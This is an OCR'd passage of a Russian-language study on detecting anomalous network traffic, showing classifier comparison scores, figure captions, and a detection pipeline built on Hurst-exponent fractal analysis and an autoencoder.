Best score: 0.9999305932110504
_____________________________________________________
_____________________________________________________
Classificator: RandomForestClassifier(max_depth=23, n_estimators=13)
Best parametrs: {'max_depth': 23, 'n_estimators': 13}
Best score: 0.9991324294388775
_____________________________________________________
_____________________________________________________
Classificator: AdaBoostClassifier(learning_rate=1.9000000000000001, n_estimators=51)
Best parametrs: {'learning_rate': 1.9000000000000001, 'n_estimators': 51}
Best score: 0.9999305932110504
```

Рисунок 18 — Сравнение классификаторов




Рисунок 19 — Матрица корреляции




Рисунок 20 — Самые коррелируемые параметры





Рисунок 21 – Сравнение эффективности распространенных классификаторов. Несмотря на эффективность, у всех большое число ложных срабатываний.


1 этап. Сбор сетевого трафика
2 этап. Проверка на стационарность
Нестационарный
Стационарный
3 этап. Подготовка исходных данных
3.1 Группировка данных
3 этап. Подготовка исходных данных
3.1 Предобработка данных
3.2 Формирование датасета
4 этап. Фрактальный анализ
4.1 Вычисление показателя Херста
4.2 Оценка свойства самоподобия
4 этап. Машинное обучение
4.1 Обучение нейронной сети
4.1.1 Формирование модели автоенкодера
4.1.2 Инициализация параметров модели
4.1.3 Формирование датасета с сетевым трафиком без аномалий
4.1.4 Обучение автоенкодера
Обнаружение аномалий




Рисунок 22 — Не аномальный трафик




Рисунок 23 — Аномальный трафик




Рисунок 24 — Зависимость R/S от времени в логарифмической шкале (H = 0.56)





Рисунок 25 — Зависимость R/S от времени в логарифмической шкале (H = 1.378)


Сбор сетевого трафика
$X = \{x_1, x_2, ..., x_n\}$
Расчет числа пакетов за единицу времени
$X < \{x_1, x_2, ..., x_{334}\}$
$X = \{x_1, x_2, ..., x_{334}\}$
Группировка данных
$X = [x_1, x_2, ..., x_{334}]$
Вычисление Херста
Herst
Проверка на нестационарность
Herst ≤ 0.5
Herst >1
0.5 < Herst ≤ 1
Аномальный трафик
Легитимный трафик

